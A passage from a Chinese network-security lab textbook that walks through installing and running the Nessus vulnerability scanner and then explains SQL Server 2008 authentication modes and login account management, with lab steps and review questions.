（1）Critical:已经威胁到远端主机的安全。

（2）Serious：该漏洞泄露的信息可以被黑客利用进行攻击。

（3）High：黑客可以在远端主机获取 Shell，或者执行任意命令。

（4）Medium：该安全漏洞可以导致用户权限扩大。

（5）Low：从该漏洞获取的信息可以被黑客利用，但是不会立刻造成严重威胁。

（6）None：系统不存在隐患。

对于每个被发现的漏洞，Nessus 都会有一个 BugTraq ID（BID）列表链接，一个公共漏洞和暴露（CVE）代码链接和一个 Nessus ID。这三个参考链接中的任意一个，都可以帮助用户更进一步了解该漏洞的潜在危害。

通过分析 Nessus 的评估报告来判断系统漏洞是否会对系统造成影响，可以通过打补丁或者升级软件的方式来解决风险问题。

**【实验环境】**

Linux 操作系统，Nessus 软件。

**【实验步骤】**

（1）安装 Nessus 软件，从 www.nessus.org 网站下载最新的系统，Linux 平台包括服务器和客户端两个部分，都是 RPM 包，安装很简单。

（2）服务器安装的默认目录在/opt/nessus/下面，客户端安装后的目录在/usr/X11R6/bin/下面。

（3）服务端配置：首先运行/opt/nessus/sbin/nessus-add-firstuser，添加一个用户才能启动 nessus 服务进程。过程如下：

```
[root@mylivx ~]# cd /opt/nessus/sbin
[root@mylivx sbin]# ls
nessus-add-first-user  nessus-chpasswd  nessus-rmuser
nessus-adduser         nessusd          nessus-update-plugins
nessus-check-signature  nessus-mkcert
[root@mylivx sbin]# ./nessus-add-first-user

Using /var/tmp as a temporary file holder

Add a new nessusd user
----------------------
```

```
Login : testhost
Authentication (pass/cert) [pass] : pass
Login password :
Login password (again) :

User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that testhost has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)
default accept

Login              : testhost
Password            : ***********
DN                 :
Rules              :
default accept

Is that ok ? (y/n) [y] y
user added.
Thank you. You can now start Nessus by typing :
/opt/nessus/sbin/nessusd -D
[root@mylivx sbin]# /opt/nessus/sbin/nessusd -D
```

（4）客户端配置：以 root 身份登录系统，输入命令：/usr/X11R6/bin/NessusClient，启动客户端，如图 9-9 所示。





图 9-9 Nessus 客户端

单击 File|Scan Assistant 菜单项，出现界面如图 9-10 所示，通过向导来生成一个扫描任务，在 Step1 选项卡中输入任务名称“scan webserver”，在 Step3 选项卡中输入目标，可以是机器名称或 IP 地址，在 Step4 中单击 Execute，出现界面如图 9-11 所示，设置扫

描服务器。






图 9-10　扫描助手





图 9-11　扫描服务器设置

（5）在连接扫描服务器的设置界面中，用户需要设置扫描服务器的地址、端口、用户名和口令。单击 OK 客户端就会连接扫描服务器，连接成功后就开始扫描。

（6）扫描结束后，系统会给出被扫描主机的风险分析结果，如图 9-12 所示。





图 9-12　扫描分析结果

（7）查看扫描结果，修补系统漏洞。

**【实验报告】**

（1）安装最新版本的 Nessus 扫描系统，并进行配置。

（2）对一个主机进行安全扫描，并分析扫描结果，根据结果进行系统安全加强。

**【思考题】**

分析 Nessus 扫描软件的扫描原理是什么及其在系统安全中的作用。

# 第 10 章 常用数据库系统安全

数据库是信息管理系统、电子商务、电子政务的基础，保存着重要的数据和信息，例如生产数据、交易记录、工程数据、个人资料等。数据完整性和合法存取会受到很多方面的安全威胁，包括密码策略、系统后门、数据库操作以及本身的安全方案。数据库的安全性是指保护数据库以防止不合法的使用所造成的数据泄露、更改或破坏。本章围绕数据库的安全性配置、数据库的架构设计以及对数据的备份与恢复操作等方面的内容，展开详细讲解。

## 10.1 SQL Server 服务器的安全配置

SQL Server 2008 是微软公司推出的一个数据库产品，集成了许多新的功能特性和关键的改进，使得它成为至今为止最强大和最全面的 SQL Server 版本。SQL Server 2008 提供了丰富的安全特性，用于保护数据和网络资源。它的安装更轻松、更安全，除了最基本的特性之外，其他特性都不是默认安装的，即便安装了也处于未启用的状态。SQL Server 提供了丰富的服务器配置工具，它的身份验证特性得到了增强，SQL Server 更加紧密地与 Windows 身份验证相集成，并保护弱口令或陈旧的口令。有了细粒度授权、SQL Server Agent 代理和执行上下文，在经过验证之后，授权和控制用户可以采取的操作将更加灵活。元数据也更加安全，因为系统元数据视图仅返回关于用户有权以某种形式使用的对象的信息。在数据库级别，加密提供了最后一道安全防线，而用户与架构的分离使得用户的管理更加轻松。

SQL Server 的安全机制一般主要包括以下三个等级。

**1. 服务器级别的安全机制**

这个级别的安全性主要通过登录账户进行控制，要想访问一个数据库服务器，必须拥有一个登录账户。登录账户可以是 Windows 账户或组，也可以是 SQL Server 的登录账户。登录账户可以属于相应的服务器角色。至于角色，可以理解为权限的组合。

**2. 数据库级别的安全机制**

这个级别的安全性主要通过用户账户进行控制，要想访问一个数据库，必须拥有该数据库的一个用户账户身份。用户账户是通过登录账户进行映射的，可以属于固定的数据库角色或自定义数据库角色。

**3. 数据对象级别的安全机制**

这个级别的安全性通过设置数据对象的访问权限进行控制。

SQL Server 2008 中广泛使用安全主体和安全对象管理安全。一个请求服务器、数据库或架构资源的实体称为安全主体。每一个安全主体都有唯一的安全标识符（Secrity Identifier，ID）。安全主体在三个级别上管理：Windows、SQL Server 和数据库。安全主体的级别决定了安全主体的影响范围。通常，Windows 和 SQL Server 级别的安全主体具有实例级的范围，而数据库级别的安全主体的影响范围是特定的数据库。

安全主体能在分等级的实体集合（也称为安全对象）上分配特定的权限。最顶层的三个安全对象是服务器、数据库和架构。这些安全对象的每一个都包含其他的安全对象，后者依次又包含其他的安全对象，这些嵌套的层次结构称为范围。因此，也可以说 SQL Server 中的安全对象范围是服务器、数据库和架构。

## 10.1.1　身份验证模式配置

**【实验目的】**

掌握 SQL Server 2008 数据库服务器的身份验证模式配置。

**【原理简介】**

SQL Server 2008 提供了 Windows 身份和混合身份两种验证模式。

**1. Windows 身份验证**

Windows 身份验证模式是默认的身份验证模式，它比混合模式要安全得多。当用户通过 Windows 用户账户连接时，SQL Server 使用操作系统中的 Windows 主体标记验证账户名和密码。也就是说，用户身份由 Windows 进行确认。SQL Server 不要求提供密码，也不执行身份验证。通过 Windows 身份验证完成的连接有时也称为可信连接，这是因为 SQL Server 信任由 Windows 提供的凭据。

Windows 身份验证模式有以下主要优点。

- 数据库管理员的工作可以集中在管理数据库上面，而不是管理用户账户。对用户账户的管理可以交给 Windows 去完成。
- Windows 有更强的用户账户管理工具。可以设置账户锁定、密码期限等。如果不通过定制来扩展 SQL Server，SQL Server 则不具备这些功能。
- Windows 的组策略支持多个用户同时被授权访问 SQL Server。

**2. 混合模式**

使用混合安全的身份验证模式，可以同时使用 Windows 身份验证和 SQL Server 登录。SQL Server 登录主要用于外部的用户，例如那些可能从 Internet 访问数据库的用户。可以配置从 Internet 访问 SQL Server 2008 的应用程序以自动地使用指定的账户或提示用户输入有效的 SQL Server 用户账户和密码。

使用混合安全模式，SQL Server 2008 首先确定用户的连接是否使用有效的 SQL Server 用户账户登录。仅当用户没有有效的登录时，SQL Server 2008 才检查 Windows 账户的信息。在这种情况下，SQL Server 2008 将会确定 Windows 账户是否有连接到服务器的权限。如果账户有权限，连接被接受；否则，连接被拒绝。

当使用混合模式身份验证时，在 SQL Server 中创建的登录名并不基于 Windows 用户账户。用户名和密码均通过使用 SQL Server 创建并存储在 SQL Server 中。通过混合模式身份验证进行连接的用户每次连接时必须提供其凭据（登录名和密码）。当使用混合模式身份验证时，必须为所有 SQL Server 账户设置强密码。

如果用户是具有 Windows 登录名和密码的 Windows 域用户，则还必须提供另一个用于连接的（SQL Server）登录名和密码。记住多个登录名和密码对于许多用户而言都较为困难。每次连接到数据库时都必须提供 SQL Server 凭据也十分烦琐。混合模式身份验证的缺点如下所示。

- SQL Server 身份验证无法使用 Kerberos 安全协议。
- SQL Server 登录名不能使用 Windows 提供的其他密码策略。

混合模式身份验证的优点如下。

- 允许 SQL Server 支持那些需要进行 SQL Server 身份验证的旧版应用程序和由第三方提供的应用程序。
- 允许 SQL Server 支持具有混合操作系统的环境，在这种环境中并不是所有用户均由 Windows 域进行验证。
- 允许用户从未知的或不可信的域进行连接。例如，既定客户使用指定的 SQL Server 登录名进行连接以接收其订单状态的应用程序。
- 允许 SQL Server 支持基于 Web 的应用程序，在这些应用程序中用户可创建自己的标识。
- 允许软件开发人员通过使用基于已知的预设 SQL Server 登录名的复杂权限层次结构来分发应用程序。

**【实验环境】**

SQL Server 2005 以上数据库系统。

**【实验步骤】**

在第一次安装 SQL Server 2008 或者使用 SQL Server 2008 连接其他服务器的时候，需要指定验证模式。对于已指定验证模式的 SQL Server 2008 服务器还可以进行修改，具体操作步骤如下。

（1）打开 SQL Server Management Studio，选择一种身份验证模式建立与服务器的连接，如图 10-1 所示。

（2）在【对象资源管理器】窗口中右击当前服务器名称，选择【属性】命令，打开【服务器属性】窗口，在左侧的选项卡列表框中，选择【安全性】选项卡，展开安全性选项内容，如图 10-2 所示。在此选项卡中即可设置身份验证模式，登录审核选项。

**【实验报告】**

尝试为数据系统身份验证模式分别设置为 Windows 身份认证和混合认证模式，并比较二者的异同。




图 10-1 SQL Server Management Studio 登录




图 10-2 更改身份验证模式

**【思考题】**

作为 Web 服务器的数据库时应该采用哪种身份认证模式？

## 10.1.2 管理用户账号

**【实验目的】**

掌握 SQL Server 2008 数据库服务器的用户管理。

**【原理简介】**

服务器登录账号分为两类：使用 Windows 账号登录，Windows 账号是域或本地用户账号、本地组账户或通用的和全局的域组账户；通过指定唯一的登录 ID 和密码来创建 SQL Server 账号登录，默认登录包括本地管理员组、本地管理员、sa、Network Service 和 SYSTEM。

- 系统管理员组。SQL Server 中管理员组在数据库服务器上属于本地组。这个组的成员通常包括本地管理员用户账户和任何设置为管理员本地系统的其他用户。在 SQL Server 中，此组默认授予 sysadmin 服务器角色。
- 管理员用户账户。管理员是在 SQL Server 服务器上的本地用户账户。该账户提供对本地系统的管理权限，主要在安装系统时使用它。如果计算机是 Windows 域的一部分，管理员账户通常也有域范围的权限。在 SQL Server 中，这个账户默认授予 sysadmin 服务器角色。
- sa 登录。是 SQL Server 系统管理员的账户。而在 SQL Server 中采用了新的集成和扩展的安全模式，sa 不再是必需的，提供此登录账户主要是为了针对以前 SQL Server 版本的向后兼容性。与其他管理员登录一样，sa 默认授予 sysadmin 服务器角色。在默认安装 SQL Server 的时候，sa 账户没有被指派密码。
- Network Service 和 SYSTEM 登录。它是 SQL Server 服务器上内置的本地账户，而是否创建这些账户的服务器登录，依赖于服务器的配置。例如，如果已经将服务器配置为报表服务器，此时将有一个 NETWORK SERVICE 的登录账户，这个登录将是 mester、msdb、ReportServer 和 ReportServerTempDB 数据库的特殊数据库角色 RSExceRole 的成员。

在服务器实例设置期间，NETWORK SERVICE 和 SYSTEM 账户可以是为 SQL Server、SQL Server 代理、分析服务和报表服务器所选择的服务账户。在这种情况下，SYSTEM 账户通常具有 sysadmin 服务器和角色，允许其完全访问以管理服务器实例。

要访问特定的数据库，还必须具有用户名。用户名在特定的数据库内创建，并关联一个登录名（当一个用户创建时，必须关联一个登录名）。通过授权给用户来指定用户可以访问的数据库对象的权限。一般情况下，用户登录 SQL Server 实例后，还不具备访问数据库的条件。在用户可以访问数据库之前，管理员必须为该用户在数据库中建立一个数据库账号作为访问该数据库的 ID。这个过程就是将 SQL Server 登录账号映射到需要访问的每个数据库中，这样才能够访问数据库。如果数据库中没有用户账户，则即使用户能够连接到 SQL Server 实例也无法访问到该数据库。

**【实验环境】**

SQL Server 2005 以上数据库系统。

【实验步骤】

（1）打开 Microsoft SQL Server Management Studio，展开【服务器】节点，然后展开【安全性】节点。

（2）右击【登录名】节点，从弹出的菜单中选择【新建登录名】命令，将打开【登录名-新建】窗口，然后输入登录名为 test_Manage，同时，选择【SQL Server 身份验证】单选按钮，并设置密码，如图 10-3 所示。





图 10-3　创建 SQL Server 登录账户

（3）单击【确定】按钮，完成 SQL Server 登录账户的创建。

为了测试创建的登录名是否成功，下面用新的登录名 test_Manage 来进行测试，具体步骤如下所示。

（1）在 SQL Server Management Studio 中，单击【连接】|【数据库引擎】命令，将打开【连接到服务器】对话框。

（2）从【身份验证】下拉表中，选择【SQL Server 身份验证】选项，【登录名】文本框中输入“test_Manage”，【密码】文本框中输入相应的密码，如图 10-4 所示。

（3）单击【连接】按钮，登录服务器，如图 10-5 所示。

但是由于默认的数据库是 master 数据库，所有其他的数据库没有权限访问。这里访问 taobao 数据库，就会提示错误信息。




图 10-4　连接服务器

